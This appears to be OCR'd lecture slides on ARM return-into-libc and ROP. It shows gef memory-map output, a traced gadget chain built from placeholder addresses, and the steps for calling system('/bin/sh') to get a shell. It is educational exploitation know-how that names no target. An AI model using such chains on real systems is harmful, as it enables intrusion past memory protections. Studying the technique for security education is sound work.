
- Return-into-libc attacks were pioneered by Solar Designer in 1997 [1] and refined by Rafal Wojtczuk. [2]
- Bypass technique for the non-executable stack
- Using libc library gadgets to construct a ROP chain without executing shellcode on the stack.

[1] www.securityfocus.com/archive/1/7480
[2] 1998's *Defeating Solar Designer's Non-executable Stack Patch* at www.insecure.org/sploits/non-executable.stack.problems.html, and 2001's *The Advanced return-into-lib(c) Exploits* in Phrack 58 at www.phrack.org/show.php?p=58&a=4

```
Breakpoint 1, 0x00400548 in func1 ()
gef➢  vmmap
Start      End        Offset     Perm Path
0x00400000 0x00401000 0x00000000 r-x /home/user/challenges/challenge2
0x00410000 0x00411000 0x00000000 r-- /home/user/challenges/challenge2
0x00411000 0x00412000 0x00001000 rw- /home/user/challenges/challenge2
0xb6ede000 0xb6fc0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fc0000 0xb6fd0000 0x000e2000 --- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd0000 0xb6fd2000 0x000e2000 r-- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd2000 0xb6fd3000 0x000e4000 rw- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd3000 0xb6fd6000 0x00000000 rw-
0xb6fd6000 0xb6fee000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6ff9000 0xb6ffb000 0x00000000 rw-
0xb6ffb000 0xb6ffc000 0x00000000 r-x [sigpage]
0xb6ffc000 0xb6ffd000 0x00000000 r-- [vvar]
0xb6ffd000 0xb6ffe000 0x00000000 r-x [vdso]
0xb6ffe000 0xb6fff000 0x00018000 r-- /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6fff000 0xb7000000 0x00019000 rw- /lib/arm-linux-gnueabihf/ld-2.27.so
0xbefdf000 0xbf000000 0x00000000 rw- [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
gef➢
```

Stack is non-executable






Libc R-X region
R-X
Choose Gadgets from Libc
Each gadget needs to end with
pop {register, PC} or
branch to register containing the address of the next gadget
e.g. bx r3
Stack RW- region
RW-
Place all gadget addresses on the stack.
Each gadget pops the next gadget into PC.
Only r-x libc instructions will be executed.
Nothing will be executed on the rw- stack.


	0x1000
SP →	0x41414141
	0x3156
	0x42424242
	0x43434343
	0x2653
	0x44444444
	0x4654
	0xnextgadget

```
1000: pop {r7, pc}

3156: pop {r0, r1, pc}

2653: mov r2, r1; pop {r6, pc}

4654: add r1, r0, r0;  pop {pc}
```

R0	
R1	
R2	
R3	
R4	
R5	
R6	
R7	
R8	
R9	
R10	
R11	
R12	
SP	6efffac0
LR	
PC	00001000


0x1000
0x41414141
0x3156
SP
0x42424242
0x43434343
0x2653
0x44444444
0x4654
0xnextgadget
1000: pop {r7, pc}
3156: pop {r0, r1, pc}
2653: mov r2, r1; pop {r6, pc}
4654: add r1, r0, r0; pop {pc}
R0
R1
R2
R3
R4
R5
R6
R7 41414141
R8
R9
R10
R11
R12
SP 6efffac8
LR
PC 3156


0x1000
0x41414141
0x3156
0x42424242
0x43434343
0x2653
SP
0x44444444
0x4654
0xnextgadget
1000: pop {r7, pc}
3156: pop {r0, r1, pc}
2653: mov r2, r1; pop {r6, pc}
4654: add r1, r0, r0; pop {pc}
R0 42424242
R1 43434343
R2
R3
R4
R5
R6
R7 41414141
R8
R9
R10
R11
R12
SP 6efffad4
LR
PC 2653



R0	41414141
R1	42424242
R2	42424242
R3	
R4	
R5	
R6	44444444
R7	41414141
R8	
R9	
R10	
R11	
R12	
SP	6efffadc
LR	
PC	4654

Invoking System


- System("/bin/sh")
  - R0 —> /bin/sh
  - PC: system() address

POP { R3, PC}


<system address>

MOV R0, SP; BLX R3


The Simple return to system




The Simple return to system




The Simple return to system



